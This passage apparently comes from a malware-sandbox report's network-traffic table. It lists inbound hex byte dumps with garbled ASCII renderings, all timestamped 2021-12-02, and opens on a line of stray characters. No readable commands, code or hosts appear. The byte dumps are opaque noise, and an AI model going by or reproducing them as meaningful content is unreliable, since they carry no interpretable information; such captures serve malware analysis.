f2O1d-(o:]f2lEME~h#!z",3v"EQbZ%?5$beK5c!OO"**cY i,FF?ZH
2021-12-02 23:48:47 UTC	47	IN	Data Raw: 42 8b 58 86 3b 5c e5 ea 6f a3 c3 1d 21 d5 bc b9 8d ea e9 92 8f cc 45 d4 41 58 e4 8a 5e 92 a8 71 98 37 08 c9 e8 40 3d 52 06 24 70 44 f5 50 50 4b 2d 03 d6 ac 5d 78 aa 7a 94 25 d8 23 8a 90 ad 6e 98 c9 73 6c 6f 70 72 36 f6 f6 e1 aa 21 a0 6a da 39 a6 11 1a e8 84 de 50 34 85 65 c0 ad a6 e9 26 40 3f a1 89 6b 83 60 3d f6 e2 da c9 34 f4 92 90 56 88 7a ef 50 45 0f 5a 3c 9c 55 60 5a d0 9e 9b e1 27 4b 21 96 4a 3b 8b dc 03 c5 13 b5 08 ae a4 59 fa 02 b5 c4 de 4c bc 61 a7 c5 55 0c e2 16 28 d8 5d 4a e6 4b 2d c6 df 5e 08 94 c7 43 e7 d6 7b c4 75 21 4a ca 9f 88 bd 7f 2c 58 b3 37 4c ba 96 40 c4 9c b1 36 07 f7 71 22 86 80 6a 13 cd 18 8b f5 8b c3 0a 54 d9 d8 cc d0 a0 0b 1f 52 3b e2 15 b1 50 18 0b 93 b1 3c 58 65 a1 f3 e9 11 58 4e a3 e5 59 d7 6b 4e b4 a5 f1 75 0f 85 82 97 22 e3 Data Ascii: BX;\o!EAX^q7@=R$pDPPK-]xz%#nslopr6!j9P4e&@?k`=4VzPEZ<U`Z'K!J;YLaU(]JK-^C{u!J,X7L@6q"jTR;P<XeXNYkNu"

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	48	IN	Data Raw: 05 c5 5f ff 00 76 d6 07 22 bb 17 b6 f9 63 8f cd be 36 f6 b7 04 4a cc a3 25 02 d7 62 dd c9 20 9b 5e f7 ed f5 0a 36 1f bf 8a 88 b0 16 16 07 2b 6f 70 77 24 db df b9 b9 fa 13 6f 6e 02 a0 f5 61 8d f3 39 e3 ff 00 ed 36 cb 2b 0f 9f b6 57 f5 76 bf b7 11 30 55 16 c4 a9 be 21 31 20 6e 72 22 db 0b b5 c1 f7 c8 30 60 08 e0 89 c0 01 02 6d 60 0a 85 c8 de c7 60 0b 5e f7 1b ef 7f a6 fb 70 81 41 56 04 5c 00 3b 12 0e c7 eb ed db 7f f7 e0 59 70 d9 93 a5 85 ae 18 74 fa 56 26 ff 00 4e 95 81 dc 7a 78 2f d3 65 df 10 9b 5f 20 30 37 23 1b f7 1d f7 17 db 6b f0 45 2f 7c 89 17 07 73 6b 83 f5 b0 b6 e2 e7 db df b7 7e 11 ae db b6 c2 f7 d8 91 6f a5 fe de dc 19 0a 0f 9c ad b2 50 32 22 cc f7 f4 d8 9d b2 2d ba 92 46 fb de fc 03 8e d7 0b b1 f4 df 11 63 63 db 22 37 b5 ed 6d ed 7f bf 04 53 bb Data Ascii: _v"c6J%b ^6+opw$ona96+Wv0U!1 nr"0`m``^pAV\;YptV&Nzx/e_ 07#kE/|sk~oP2"-Fcc"7mS
2021-12-02 23:48:47 UTC	50	IN	Data Raw: b1 5c 95 64 0c d1 04 44 62 42 96 b9 3c 76 b3 92 3f e1 f5 f1 6b 57 68 53 9e 3e 25 7c 36 d0 63 66 56 98 72 bf 29 f3 1f 30 c8 21 0c c9 2b d1 54 ea b3 e8 34 95 72 47 22 88 dc 33 24 28 49 bb d8 80 d1 1d 78 b5 31 a4 be ae 33 8c 70 0e ec 9f 81 6f 07 90 71 87 10 7d e5 7c f7 a9 3d 33 fd 17 34 9b a5 8a e3 d6 2d 1f 3c d1 67 74 56 69 aa 75 1c 98 63 83 5e 07 dc 74 d5 f1 bd ed 70 23 63 24 73 83 c0 69 0d 2e 0b 44 e6 6f f8 89 bf 4b 0f 32 75 0c 9f 16 53 e8 71 3b 6d 1f 2b 78 59 e1 4e 90 23 41 dd 63 9a 0e 51 6a 81 70 06 fd 5c cf cd 96 47 2e 38 6b 53 fd 38 df a5 1b 53 32 49 2f c7 27 8d 91 bb b5 88 d3 f5 0d 2f 49 58 c5 ef f8 11 69 fa 54 11 45 ec 07 4d 52 db f7 02 dc 7a 0f a6 7f c3 f5 e0 cd 05 25 2a 73 1f c4 ef 89 ba c5 54 75 8b 2e a7 53 a3 72 4f 29 e9 b4 95 1a 6a a3 65 45 49 Data Ascii: \dDbB<v?kWhS>%|6cfVr)0!+T4rG"3$(Ix13poq}\|=34-<gtViuc^tp#c$si.DoK2uSq;m+xYN#AcQjp\G.8kS8S 2I/'IXiTEMRz%*sTu.SrO)jeEI
2021-12-02 23:48:47 UTC	50	IN	Data Raw: 00 4f 59 a5 cf 03 0f aa 94 b1 06 dd b8 e6 7e 4e ff 00 88 2b f4 b4 f2 6b c1 25 17 c6 07 32 6b f0 22 a3 47 0f 3b f8 6f e1 47 38 47 52 aa f7 c6 a2 a3 54 e4 a7 af 75 24 32 1c 2a e2 38 dc 07 50 47 1e a8 d3 7e 84 9f 80 2d 3e 9e 82 4a 8a 2f 17 ab 91 00 a0 96 b3 ff 00 54 66 13 54 d5 49 1a 91 55 2c 34 da 6a 46 95 11 0c 9c c5 4d 0a 52 8c 58 18 d8 05 be 36 a9 fa 0b be 09 35 1a 69 5f 4c d6 fc 6c e5 a9 fa 71 53 41 52 9e 20 d3 d7 a2 bf 50 3a 55 4d 4d 55 a1 54 a8 15 0a 7a 72 20 0b 04 6b 66 55 57 3b f8 75 15 b4 00 4f 88 01 3f 84 44 e2 7c 89 cb 47 23 ea 7e ab 59 87 ed 48 f4 65 96 56 c5 27 f1 f4 0c 0e 03 c7 93 4c d2 78 41 ae 90 b4 3c f8 77 87 c9 b0 e0 3d bf cb dc 1a e6 ee 63 5d 90 dd 27 c0 1f f8 b2 3e 2f f9 5a b2 8e 97 c7 ff 00 04 fc 17 f1 b3 44 8b a2 95 d5 dc a0 da c7 84 Data Ascii: OY~N+k%2k"G;oG8GRTu$2*8PG~->J/TfTIU,4jFMRX65i_LlqSAR P:UMMUTzr kfUW;uO?D|G#~YH eV'LxA<w=c]'>/ZD
2021-12-02 23:48:47 UTC	51	IN	Data Raw: 4d f8 22 49 26 86 19 e9 62 99 58 c9 3b c8 29 d8 44 f2 2a 3c 71 97 72 d2 05 2b 0e 49 70 19 99 72 37 02 fb d8 9a 8a 75 ac 82 9d e3 63 51 2c 53 4b 1b 08 59 90 47 1b 28 92 f3 85 c5 0e 45 48 42 c3 32 09 b1 03 8b 25 9f a7 35 34 3d 09 e4 f3 0e e9 d5 8e 3c e1 83 08 cb e5 50 f9 03 1a bd 8a 46 42 b9 67 f4 d8 77 e2 c6 a9 55 a9 8a 94 d3 d4 37 56 39 25 35 02 20 69 a3 e9 90 31 96 4c ae b2 39 3f 86 a1 18 b5 8d ed b7 04 49 e6 a9 4d 71 a4 08 7c d0 a6 13 b3 18 48 5e 87 51 94 2f 5c 8c 4b 75 03 1e 90 6b 8b e7 6b 1b f0 f0 54 c1 35 55 54 11 a3 2c f0 74 3a ce d0 b2 2c 82 55 63 11 59 4a 85 97 10 18 10 18 94 bd ad bf 0c b3 de a9 a9 7a 33 d8 40 2a 3c c9 8e d4 ae 59 cc 5d 25 90 9c 9a 60 37 2b 8d 84 64 6f bd 83 c7 3b 4b 51 51 4d d0 a8 4f 2c 22 3d 69 23 09 04 dd 50 cc 44 12 65 79 0c Data Ascii: M"I&bX;)D*<qr+Ipr7ucQ,SKYG(EHB2%54=<PFBgwU7V9%5 i1L9?IMq|H^Q/\KukkT5UT,t:,UcYJz3@*<Y]%`7 +do;KQQMO,"=i#PDey
2021-12-02 23:48:47 UTC	53	IN	Data Raw: 3e 92 08 dc 29 0b 7d cf a1 b6 24 70 30 ea 5d 59 ac a0 86 04 36 17 24 6c 2f b0 f4 dd b6 ef ea df b0 e0 4e f4 eb 11 6a 83 12 c4 8e 8c 5a 6e 9e 0a e2 55 c1 bd 66 d9 2c b8 94 22 ed 98 05 2e e0 0e 34 3a ba b6 a9 6c 46 6b 0a ee ab 93 2b 17 3d d9 ad fb fd ff 00 3e 08 b4 3c 0f 51 24 0f 20 02 37 56 8e e8 23 62 58 12 e4 62 cd d4 4b 62 a7 20 a0 13 68 c6 fc 44 5b 4a d2 99 24 b3 22 c6 22 36 11 2e 0c e7 35 50 81 b3 6c 88 76 2c c0 aa a5 bd ac b9 02 d7 b5 98 af d7 e6 5c 8d ec 32 37 01 89 bd 85 85 f7 36 e0 15 8d 03 b1 ee ec b9 6e 49 b8 5c 47 73 60 31 02 d8 d8 6d f5 e0 8a b7 45 8e 49 24 2e e4 48 c8 70 6b 74 d0 22 85 3d 31 8a b0 cc 59 da ec f7 2c 4d c7 6e 30 8a 8b 31 73 92 d9 c9 2f 8d b1 6d c8 63 e9 50 a0 7a 56 e0 ec 48 2d be e0 5b d4 a5 9a d9 c9 21 bb b3 6e cc 5d b7 7d ed Data Ascii: >)}$p0]Y6$l/NjZnUf,".4:lFk+=><Q$ 7V#bXbKb hD[J$""6.5Plv,\276nI\Gs`1mEI$.Hpkt"=1Y,Mn01s/mcPzVH-[!n]}
2021-12-02 23:48:47 UTC	54	IN	Data Raw: 25 83 9e 39 d8 cc dc ad c9 fd 39 b3 8e aa 9e a6 ae bb 5a a7 68 a4 8c e8 c6 6c 07 1f 18 bf a4 eb fe 22 bf 8b df 8e 6a 9d 7f c3 9f 0b b5 3d 4f e1 7b e1 ae b5 aa 28 97 c3 fe 42 d7 26 4f 11 b9 e7 4a 66 11 39 f1 4b c4 9a 0f 23 5b 2c 15 d1 06 32 f2 77 27 a6 8f cb d1 c3 3b d1 6b 12 73 13 c4 b5 af e0 5f 2f e8 fc c5 cd ba b5 36 8b cb ba 3e a3 ab 6a 9a 8c 8a 29 b4 5d 16 86 a7 50 d6 75 59 e4 91 52 f0 69 f4 b1 4b 59 59 51 24 d2 a8 32 95 39 33 17 2e c4 16 e2 dc 92 06 35 c4 9d bb 46 49 38 c0 1e 6e 27 c9 a3 cc f9 2a a5 f0 69 60 7d 5d 64 f0 d2 d3 c4 c7 4b 34 d3 ca d8 62 86 26 00 e7 be 69 24 2d 8e 36 34 72 5e f7 06 b4 02 49 5e eb fc 74 ff 00 c4 2d fa 40 7e 32 e6 d6 79 7b 49 e7 ff 00 ff 00 0c fe 0f d7 35 54 10 78 6b e0 76 a5 5b a4 ea fa 8e 97 23 32 a5 37 39 f8 9e ad 0f 36 Data Ascii: %99Zhl"j=O{(B&OJf9K#[,2w';ks_/6>j)]PuYRiKYYQ$293.5FI8n'*i`}]dK4b&i$-64r^I^t-@~2y{I5Txkv[#2796
2021-12-02 23:48:47 UTC	55	IN	Data Raw: e9 04 a5 af a9 05 8e f0 cf b7 b6 4d bc cd 0c 94 14 13 d3 46 95 b5 89 23 ab 31 9d e4 11 47 50 15 9a 30 c1 15 22 06 37 78 9b 19 03 3c 6c ea ca 58 1b db 5a 8e 08 44 cd 25 6d 7b 4b 0c 8f 18 c8 55 44 5c b4 a4 98 d6 1b 47 2a d9 12 ce 1d 5a c1 05 8f 7b 1e 84 d1 7c 7f f8 69 cf 5c ab cd 3c f5 e1 d1 e5 9d 7a 5e 58 a8 6e 58 a7 d1 eb 75 f8 f4 58 e4 d4 eb f5 17 d1 f9 3f 4f d6 ab e9 b4 ca 91 cb da 17 3e eb 13 52 c3 a1 6a b3 3c d0 85 d4 23 92 65 8a 60 eb c6 c7 e7 4f 8e bd 17 4a 6e 53 d2 34 51 e1 ae 93 cd 95 7c f5 ae f2 b7 36 e9 9c c9 aa 34 90 72 f4 be 1e e9 67 5a f1 57 97 e8 aa 6a ea cc 54 dc d1 cb f0 11 41 cb 55 1a 9d 1a 68 5c d7 58 16 0d 3a 57 9a 58 b8 cc c3 a7 af 8e c3 5d 42 22 24 e4 f8 92 31 a7 69 c6 71 83 c6 31 df cb f2 cf 74 b3 fd 9e 3e 92 b7 bd a6 4d 1f 6d b3 89 Data Ascii: MF#1GP0"7x<lXZD%m{KUD\G*Z{|i\<z^XnXuX?O>Rj<#e`OJnS4Q|64rgZWjTAUh\X:WX]B"$1iq1t>Mm
2021-12-02 23:48:47 UTC	56	IN	Data Raw: 0c e5 e5 57 45 11 0c 3a 2c 25 2c cf 75 bb 96 8c a0 11 e0 d7 0a 15 ce 77 24 b2 9c 6c 44 b1 33 b9 9b ab 1b 42 16 6b 21 2c 84 4f 1a 2a 91 2a e1 72 aa f7 65 c5 fd 40 a5 cf 6b f0 61 91 de 32 d2 42 d1 30 69 17 02 c8 c5 95 18 a2 c8 0a 6c 04 aa 04 8a 0d 8a 86 00 f6 e2 46 25 6c ba d1 c6 b8 4a dd 22 ad 9e 69 e9 2b 23 8c 23 0a ff 00 37 a4 f5 7b 0b b1 26 e4 c3 d5 31 9e b4 68 8f 94 80 2a 48 5d 4c 61 99 62 62 d8 26 25 e3 0a 59 42 9c 09 22 ed 6e 08 ab 8e 59 1a 94 ca f4 ec b2 f4 dd 8d 37 52 22 d9 85 24 44 25 07 a3 76 d8 06 be 0b 7f 51 16 6b 2b cb 2f 96 33 2d 3b 3c e6 21 27 95 46 40 ec ec 15 8c 2b 29 06 22 ca 58 8c 8d c5 97 d2 78 b1 1a a4 d3 e4 f1 c6 b5 46 36 3d 31 2b 34 62 5b 12 ab d6 e9 ab 62 5a d7 71 15 d4 1d 94 db 74 63 56 29 f2 58 e3 6a a1 1a 30 89 a6 2b 09 94 81 9a Data Ascii: WE:,%,uw$lD3Bk!,O**re@ka2B0ilF%lJ"i+##7{&1h*H]Labb&%YB"nY7R"$D%vQk+/3-;<!'F@+)"XxF6=1+4b [bZqtcV)Xj0+
2021-12-02 23:48:47 UTC	58	IN	Data Raw: 9f 55 ef c0 85 ea 9a 7a b5 9e 18 a3 a7 43 17 92 74 94 c9 24 c0 a0 33 75 90 a2 ac 38 48 4a a6 2c d9 af a8 db 61 c1 15 c8 f3 75 e4 0e b1 8a 75 48 fa 4e ac 4c 8e ec 1b aa 24 42 a1 54 21 08 11 83 12 c1 9a f6 b6 e6 39 65 2f 3a bc 66 20 8d 8c 52 75 11 c4 c0 a8 7c 80 42 4a 28 72 c8 43 1c 89 04 f0 2f 26 72 5d 53 0b a8 88 29 39 60 23 4c 8c 85 86 ee 65 ce d6 b8 09 87 ed 16 e0 c6 d2 62 4c c1 0b e4 c3 d3 96 38 06 3d 32 41 ed 21 4c 7a 96 db 20 6c 48 b7 04 45 24 9b a2 19 c0 59 f0 2c 63 0f 92 f5 00 21 23 ea b2 9b 0f ac 86 36 dc fc b7 17 e1 0c 93 08 ba 98 03 30 8c 37 48 c9 75 ea 05 bf 4f a9 80 05 43 7a 73 e9 80 46 f8 0e c0 5e 7e 9e e2 2e b6 07 d4 a0 f4 ba 84 93 f2 91 91 8b b0 b9 fc 4e f6 f6 e0 fe 2f 48 5f 03 30 41 70 2f d2 32 63 ea 06 e3 2e 99 37 ed eb 02 c7 bf 04 50 b2 Data Ascii: UzCt$3u8HJ,auuHNL$BT!9e/:f Ru|BJ(rC/&r]S)9`#LebL8=2A!Lz lHE$Y,c!#607HuOCzsF^~.N/H_0Ap/2c.7P
2021-12-02 23:48:47 UTC	59	IN	Data Raw: 1d 85 86 fb df d8 f0 44 2e d9 0b dc 82 08 be d6 04 5a c4 dd af b8 d8 58 31 d8 96 2b b7 08 d7 07 65 36 20 92 c0 8b 0d ed 63 72 1a ed df d2 0a db 63 63 c3 82 d7 00 ad c1 bd cd c7 a6 c0 58 5a c0 9b 9b ee 3b 5b 7e e3 85 72 dd ad e9 22 e4 dc 6c 41 b0 16 b0 26 e3 d5 7e c3 e5 37 3b f0 45 46 d9 da df 7b ed dc 8d c7 d7 b6 ff 00 4e 2b 90 8b 9d 88 22 de ab dc 1b db 70 3e df ce df 7e 1f 6e a7 ee bf da f6 b5 bf 86 f7 ed ed c3 a4 4d 2c 85 54 6e 7e 5b f6 d8 5f 23 6f 94 6d 89 cb bf b7 d4 11 51 12 34 84 24 63 26 bd bb db f7 93 fb 37 ef bd b8 d7 69 e9 96 14 22 d7 76 b1 62 d6 be df b2 0a 9e c0 ff 00 11 6b f1 29 e9 84 19 6d 76 b5 8b 8d b2 d8 5a c2 e6 c3 bd ae 2f f5 e3 24 65 63 7d 8e f6 ec 7f 2e c3 fc b8 22 03 22 a6 e2 cc 6f ee 0f d8 76 db 88 14 90 41 ef d8 7e ee dd be fc 0f Data Ascii: D.ZX1+e6 crccXZ;[~r"lA&~7;EF{N+"p>~nM,Tn~[_#omQ4$c&7i"vbk)mvZ/$ec}.'"ovA~

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	60	IN	Data Raw: 49 6e 36 07 36 7c 4f 78 6b c9 3a 86 8d a3 bd 6d 56 b5 51 af c7 ab a2 6a da 4d 1c 3a 57 25 e8 df a9 a3 8e a1 69 f9 83 54 d4 08 fd 4c ba 8c 95 30 d2 68 c6 7a 1a 54 d5 ab 59 a0 a5 99 e7 8d 55 ba 01 53 cc 5a ce b1 57 2d 76 b5 a9 cd 55 34 a8 cc f5 33 54 74 50 a9 5d 9e 5b c8 a6 54 31 6c eb 25 42 84 2a 6f 1f a4 db 80 28 e1 e6 2f 17 3c 57 d4 24 f0 e7 97 a1 f1 1b 92 74 af 08 75 df 0f 39 b2 af 5f d4 a9 f9 2f c0 9d 0a 4d 63 9b 34 da cd 6f 56 f1 0f 9b eb 68 cd 27 3b d0 c5 4e b4 54 91 69 1c bc b5 55 7c bd 5a be 65 2b a9 5d cc f1 74 98 34 3d ae d7 0b 2a ef 97 00 71 de 36 11 04 4e ce 3d 88 dc e2 f9 e4 27 9d bb 40 c9 fc 3f 1f d0 4b 17 d9 e9 d2 6d 11 68 8f 51 f5 e3 a8 f5 37 28 68 44 13 56 53 51 d5 c7 a5 b4 db 64 05 bb 69 5b 53 24 92 dc eb cd 43 fd 86 c7 4e ea 1a ca a7 37 Data Ascii: In66|Oxk:mVQjM:W%iTL0hzTYUSZW-vU43TtP][T1l%B*o(/<W$tu9_/Mc4oVh';NTiU\|Ze+]t4=*q6N='@?KmhQ 7(hDVSQdi[S$CN7
2021-12-02 23:48:47 UTC	62	IN	Data Raw: d8 05 66 be dc 59 01 91 92 f2 85 0e 48 66 55 ec 92 7e d8 04 ee 46 5b 83 7b 10 76 da dc 03 40 24 8e 33 8e df 0c 7f b2 ab e1 e5 8c 63 e0 46 17 e8 95 ff 00 0f 5f c5 3f 87 9f 10 da 1f 8a fa 3f 23 e8 dc c1 ca 5c cf ca 5c 89 e1 1d 77 89 7c 99 24 1d 4e 42 d1 35 ea bf d7 dc af 49 5d c9 f5 d2 49 e6 2d cc 74 5c 9d 51 5e 74 e8 d5 69 a9 04 41 a7 5f 38 f3 97 fa 58 71 21 09 86 00 5c e7 90 6b e3 83 5b a7 62 a0 3e 78 5b 3b ae 39 5c 5e dc 7e 78 ff 00 f0 c4 78 f9 ff 00 a6 df 1d 87 c3 2a ba cf 2f a5 f8 fd e1 df 33 f2 15 44 03 1e 8d 4f 32 72 94 47 c4 4e 51 9e 7c fb bc 14 3a 1f 38 68 f4 96 37 33 f3 2d 94 33 b8 1c 7e 87 32 e7 e9 28 f8 80 c4 bd d4 12 eb 83 80 b7 63 e8 f5 95 62 d6 63 e9 b1 16 24 8c 7c e4 99 5f 9f 80 fa 00 31 e4 15 2d 60 60 da 01 c6 5c 46 7d e4 e4 f3 f3 24 fe 6a Data Ascii: fYHfU~F[{v@$3cF_??#\\w\|$NB5l]I-t\Q^tiA_8Xq!\k[b>x[;9\^~xx*/3DO2rGNQ|:8h73-3~2(cbc$\|_1-``\F}$j
2021-12-02 23:48:47 UTC	63	IN	Data Raw: 3e 60 2e 26 a3 cb 65 d3 b1 6f 5f 4b 20 a3 e5 b8 1b f0 45 2a 06 a2 69 2d 4a f4 a2 b7 f0 ec d3 2b 9a 6e e9 d6 ba a1 12 6e 33 e9 80 76 25 72 3d f8 6a 91 5c 44 5e 51 a9 d5 bc c4 46 6e ba b9 06 92 e3 ae b1 84 22 d3 91 b4 4c d7 40 43 e5 b1 5e 16 a1 2a de 9c c3 4f 54 b4 f5 58 c5 ff 00 52 d0 24 ab 92 98 cc a7 a2 cc 13 f1 57 20 3d 6c 17 3c 96 f8 8e 1a a0 54 ba 27 42 71 4e c9 3c 2f 21 31 24 e2 48 55 b2 9a 00 0b 2f 4c c8 b7 5e a0 2c c9 f3 0b 77 e0 8a 48 2b bc cd 31 85 e9 85 18 ea f9 b5 91 64 35 0d e8 1d 0f 2e ca 42 28 0f 91 94 48 09 2b 60 a6 fb f1 24 15 a6 a9 30 68 3c 8f 41 84 8a 43 79 93 51 9a e0 55 af d3 e8 f4 f2 0e 08 cf 2b 58 da e3 82 eb 50 f3 d3 49 1d 48 8e 9d 3a 86 78 3a 2a e6 a4 3a 2a c3 69 4b 65 17 4d ee fe 85 6e a0 24 16 b2 f0 59 2a 3c dc 72 0a 95 5a 61 0b Data Ascii: >`.&eo_K E*i-J+nn3v%r=j\D^QFn"L@C^*OTXR$W =l<T'BqN</!1$HU/L^,wH+1d5.B(H+`$0h<ACyQU+XPIH: x:*:*iKeMn$Y*<rZa
2021-12-02 23:48:47 UTC	64	IN	Data Raw: db 8d 2a 79 1d 25 60 ac 86 3e 99 52 96 22 45 94 30 bb 16 ca d8 e0 48 c0 26 59 0c b3 03 6e 08 84 93 48 1a 45 0a b8 05 50 1b 23 91 6b bf 52 eb 85 80 00 26 25 5d 89 62 c1 95 02 86 6c 05 2e 59 f3 0a 17 2f c3 21 89 66 4b 0d dc 14 40 86 f7 18 82 c2 c0 1c b7 da db be 72 5d 90 c4 55 02 0b 1c c3 9c fa 8c cd 95 8a 90 53 11 88 2a 43 92 cd 70 a1 02 be 6f 7b 14 c8 60 02 b0 60 b6 17 0e 6e 43 35 ee 41 55 4f 49 03 1b 8b 92 20 32 df 20 a0 64 71 c5 8b 5d 3f 65 9b 24 8c 87 3b dd 6d 61 61 66 37 bf 05 4e d7 90 22 9f 5e ca ec cb f3 1c 6c cc 91 9d d6 c4 dd 00 04 90 0b 01 7e 02 ab 8f 9c a9 bb 1b 62 0a d9 6f e9 56 bb 35 dc 0f 98 82 14 ed 65 5d c7 0b 66 0a 16 4c 59 c1 25 8c 60 81 62 cd 8a 80 59 f7 0a 54 31 cb 76 56 20 28 b0 e0 89 6f 2f 4c 5d 57 aa 50 12 32 3d 31 27 ba e7 81 62 97 Data Ascii: *y%`>R"E0H&YnHEP#kR&%]bl.Y/!fK@r]US*Cpo{``nC5AUOI 2 dq]?e$;maaf7N"^l~boV5e]fLY%`bYT1vV (o/L]WP2=1'b
2021-12-02 23:48:47 UTC	65	IN	Data Raw: ad aa ab 92 ae b2 aa 48 a0 a8 7a 30 00 23 90 fc 18 f1 37 45 ac 1c ab e0 f7 8c 23 4c a4 f0 9a 8d ab f4 de 56 e6 79 2a 2a 28 ab 7c 33 d5 f5 60 5e 87 56 a5 91 45 4c 33 e8 75 5a c5 67 94 d5 28 6b e5 a6 86 08 e5 86 a6 9e 9b 18 0c 3c 6e 16 9d 0f f7 10 82 eb 74 86 1b 99 81 af 96 ba 89 ac 74 82 9d 9b 1a e6 c9 00 7b 9b e3 d4 53 9c 97 46 e0 63 91 ae 3b 58 1c d0 57 db bd 35 f4 27 77 45 6d 76 1e ab 6b db 55 bf aa 15 96 96 d6 5d 75 b6 82 14 de bb 0d 9a d2 28 e0 a8 82 bb 4d c2 f9 1b 0e a4 be d8 e6 a4 73 ea e8 2b 63 75 0d 6d 2c d5 31 db 23 75 5d 25 34 d5 3c dd 23 d1 fc 46 e8 7c 91 ca 52 ea 3a 45 0f 8e 3c ae ba 95 17 2e 6b bc c2 6b 69 53 99 b9 56 8d e6 d6 22 e5 38 b5 ea 17 96 aa 86 be 4a f4 d3 da 96 7a cf 37 a7 4a 68 e7 49 61 ab cc 8e 3a 4f 53 cd 8f e1 bf 30 d3 f2 ed 75 Data Ascii: Hz0#7E#LVy**(|3`^VEL3uZg(k<ntt{SFc;XW5'wEmvkU]u(Ms+cum,1#u]%4<#F|R:E<.kkiSV"8Jz7JhIa:OS0u
2021-12-02 23:48:47 UTC	67	IN	Data Raw: c6 41 ed e5 ff 00 23 3e e2 bc 69 00 f3 fb f8 ac 96 73 72 49 b5 bb 15 62 18 8f a5 fd 89 dc ff 00 76 22 6a 96 64 0a cf 90 b5 80 37 2c a0 7b 16 20 03 7f 6b 6d f5 e2 87 56 7b fb 00 36 fb ef fc f6 fa 7f a0 35 f4 c0 21 31 7b 9f da dc af f9 ff 00 9f bf 17 9a ed c4 f1 c7 91 fd 95 70 3b 71 c7 c1 2b ba 84 8c 1b fe 2b 6c c3 7d 87 b1 fa da ff 00 9f 7f a1 e3 50 91 42 84 60 18 06 50 09 6f 77 5d 88 04 f7 b0 b5 bf a7 1a 64 c0 b2 6c 47 a4 82 3d 36 b1 1f 4d c7 ef df e9 c6 ef a6 84 6a 1a 1d 61 0a bd 6a 35 15 50 b9 16 2c 23 0a 25 8c 77 b9 20 dc 7d 31 23 df 8a 95 4b b2 bf 03 5e 37 56 7c 3b fc 50 f8 25 e3 25 0c af 1c 9e 1e f8 9d c9 7c d9 54 8a e6 21 36 9b a2 73 0e 9d 5b ac 53 17 53 90 5a fd 22 2a fd 3e 61 66 0f 0d 54 a8 c0 a3 9e 3f 5d ad 3f 51 a2 d6 74 dd 37 58 d2 eb 16 a7 4e Data Ascii: A#>isrIbv"jd7,{ kmV{65!1{p;q++l}PB`Pow]dlG=6Mjaj5P,#%w }1#K^7V|;P%%|T!6s[SSZ"*>afT?]?Qt7XN
2021-12-02 23:48:47 UTC	68	IN	Data Raw: 39 3c 2c 10 45 4e 18 2c b2 be 73 cb 35 e7 99 a5 21 9d 8b b2 29 90 92 22 43 71 1c 77 c2 31 60 a0 58 70 44 20 89 92 94 53 b5 54 d3 be 12 46 d5 32 74 cc e4 b1 6f 5d a2 88 c4 5a 3b 8c 07 4f 1b 2a e4 3b 9e 15 a0 93 c8 9a 41 59 51 d6 f2 fd 1f 3a 44 46 ab 3c 31 f3 1b c5 d1 eb df d7 b4 78 67 f2 8b 58 f0 f0 d2 c5 0c 0b 4e b2 ce e0 06 41 24 b3 bc 95 04 b5 f7 eb 39 32 17 17 f4 35 ee a0 2e 36 00 70 0d 0c 62 8c d1 99 2a 44 7e 5f cb f5 7c c4 be 6b 1e 9e 1d 4f 32 5b ad d6 b7 ab ad 96 79 fa af 7e 08 92 a2 9e 49 60 58 45 4c d4 ef f8 5f f5 30 88 9a 63 d3 2b 7b 75 23 31 fe 2d 99 64 26 33 65 6f 4e e4 30 69 e1 69 82 04 aa 96 9c c7 34 32 39 87 00 d2 2a 10 c6 17 57 59 10 45 38 f4 c8 07 4e 46 17 02 d6 e0 cd 4b 14 d0 f4 5a 69 d0 1c 3f 12 39 da 39 ae 85 5a fd 65 21 ee d8 fe 21 bd Data Ascii: 9<,EN,s5!)"Cqw1`XpD STF2to]Z;O*;AYQ:DF<1xgXNA$925.6pb*D~_|kO2[y~|`XEL_0c+{u#1-d&3eoN0ii4 29*WYE8NFKZi?99Ze!!
2021-12-02 23:48:47 UTC	69	IN	Data Raw: 24 51 c1 3c b1 c9 0b 97 90 42 55 63 60 51 a3 e9 4c 0a 9c c7 ab 34 54 2a 54 a2 96 37 16 24 58 d5 f3 48 93 22 43 3b 05 45 94 4d 1f 49 58 39 71 68 8f 51 bd 71 b4 65 1c d9 01 56 b8 06 cc 0f 1a 41 57 2f 9e 64 27 4c a9 8f 05 dd f3 07 a9 d5 37 71 b3 01 d3 b6 04 92 c7 7d c0 2a ed 2c 52 75 24 fc 31 20 28 08 c2 5c ed 66 90 5a e5 90 dc a1 04 5b 23 7b f0 e1 18 cb d5 ea 4b b4 4d 1f 42 ff 00 82 77 cb a9 85 b2 cf f6 49 0d 62 bb 10 78 22 8a 8e 65 79 0c 87 a6 ca aa b1 05 50 15 c1 6c dc 3e ec c2 4c 97 24 36 55 e9 82 b7 b9 5e 00 0e 8d 25 e4 c9 5d b2 8d 48 51 d2 5c 40 c7 24 b9 6d c1 6c 9a ec 2f 6b 58 0e 02 86 59 25 7c de d2 2a 28 8c db 08 ca 64 0b c6 2d 70 ce 4f ac 92 41 c5 40 02 c6 e1 50 87 76 32 48 dd 47 0c 15 9a eb 10 b0 5c 62 da ea b7 05 ac 4b 7a 89 df db 82 26 8d 08 32 Data Ascii: $Q<BUc`QL4T*T7$XH"C;EMIX9qhQqeVAW/d'L7q}*,Ru$1 (\fZ[#{KMBwIbx"eyPl>L$6U^%]HQ\@$ml/kXY%|*(d-pOA@Pv2HG\bKz&2
2021-12-02 23:48:47 UTC	70	IN	Data Raw: a9 e7 9d 0e 5f 25 e3 a7 c4 9e 93 aa 72 7f 85 35 25 0b 6a de 1c f8 01 4b 32 41 af 73 c5 22 37 ae 83 5c f1 1e b6 13 e4 2a 17 09 12 89 29 c4 52 05 81 49 cb dd ab 9d 49 03 23 a7 6b 64 ad aa 78 86 9d ae 19 c1 c7 b7 3b f3 c1 8e 16 e1 ce 3f fc 40 ee b3 fd 4a d5 77 2d 35 6c b7 5a f4 e5 2c 17 2d 6f ac 6e 6d d3 da 42 df 53 97 d3 0b 8c f4 f2 4b 57 78 b9 34 7b 5f 73 69 fb 5c 55 17 7b b4 8c 3b dd 4b 4c 29 61 cd 45 54 2c 77 1a 7c 6a 7c 57 d2 f8 69 a7 73 3f c3 5f 82 3c e7 59 cd dc e1 ab 4a da 6f c4 67 c4 57 9e 92 7d 5b 9c 75 ca 63 69 3c 3d e4 ea e7 9d ea f4 6e 45 d0 0b 36 93 1d 3d 14 8d 04 50 d3 ad 25 3b b3 3e a1 57 59 e3 ec 54 cb 4e 04 b3 c4 b2 c6 24 58 